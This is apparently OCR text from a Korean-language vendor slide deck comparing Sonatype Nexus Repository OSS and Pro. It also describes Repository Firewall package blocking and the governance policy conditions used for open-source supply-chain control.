
Nexus Repository Pro vs OSS

Staging & Build Promotion	• Staging Repository 구분을 통해 DEV/UAT/PRD등 접근제어
Health Check	• 오픈소스 보안 취약점 및 라이선스 정보 제공
SAML SSO / LDAP	• SAML 인증/인가 통합 • Enterprise LDAP 지원
Import/Export Content Replication	• Repository간 컴포넌트 이동 • Content Replication (Hosted)
기술 지원	• Standard/Extended 기술지원 • 장애 대응 및 자문/코칭 서비스
HA & Backup	• HA, 백업/복구 등 Resilient Failover 아키텍처 구성 지원


Features	Sonatype Nexus repository oss	Sonatype Nexus repository pro
유니버설 리포지토리 지원	✓	✓
사설 Hosted 리포지토리	✓	✓
On-Demand 프록시 및 그룹핑	✓	✓
글로벌 컴포넌트 검색	✓	✓
역할 기반 접근 제어	✓	✓
리포지토리 Health Check	✓	✓
REST APIs 지원	✓	✓
자동화된 클린업 정책	✓	✓
커뮤니티 기술지원	✓	✓
고가용성	✗	✓
스테이징 & 빌드 프로모션	✗	✓
SSO / Enterprise LDAP / Auth Token	✗	✓
런타임 스토리지 확장 및 마이그레이션	✗	✓
고급 리포지토리 Health Check 보고서	✗	✓
컨텐츠 복제 (Replication)	✗	✓
Npm & Docker 그룹 Deploy	✗	✓
장애 극복/복원 (Resilient Failover)	✗	✓
커스텀 컴포넌트 메타데이터	✗	✓
엔터프라이즈 기술지원	✗	✓
전담 Customer Success 팀 지원	✗	✓


Nexus Repository Pro - Staging


- 소프트웨어 개발 라이프사이클 단계에 따라 프로모션 지원
- 격리된 그룹을 생성하여 기준에 따라 컴포넌트에 대한 단계를 격상하거나 개발단으로 되돌릴 수 있음 (w/ Tagging)
- 차별화된 접근 권한을 부여하여 검증된 컴포넌트나 아티팩트에만 접근하도록 설정




Nexus Repository Pro – Health Check











Nexus Repository Pro


Repository Firewall

- Nexus Research Engine은 60여개의 시그널을 분석하는 AI/ML 알고리즘을 통해 소프트웨어 공급망(npm, pypi)을 24X7X365 모니터링 하여 선제적으로 대응
- 유입되는 오픈소스를 평가하여 유해한 것으로 판단되는 경우 자동으로 다운로드 차단



Repository Firewall – 패키지 차단 시 조치






개발자 Self Remediation

1. 어떤 컴포넌트가 차단되었는지?
2. 왜 차단되었는지?
3. 어떻게 하면 차단되지 않는 컴포넌트를 선택할 수 있는지?

거버넌스 정책

Condition	Type
Security Vulnerability Severity	Security
Security Vulnerability Status	Security
Proprietary Name Conflict	Security
Security Vulnerability Category	Security
Security Vulnerability CWE	Security
Relative Popularity (Percentage)	Quality
Age	Quality
Hygiene Rating	Quality
Integrity Rating	Quality
License	License
License Status	License
License Threat Group	License
License Threat Group Level	License
Label	Other
Match State	Other
Format	Other
Coordinates	Other
Package URL	Other
Proprietary	Other
Identification Source	Other
Component Category	Other
Data Source	Other
Dependency Type	Other




오픈소스 거버넌스 자동화 도구


Sonatype Lifecycle
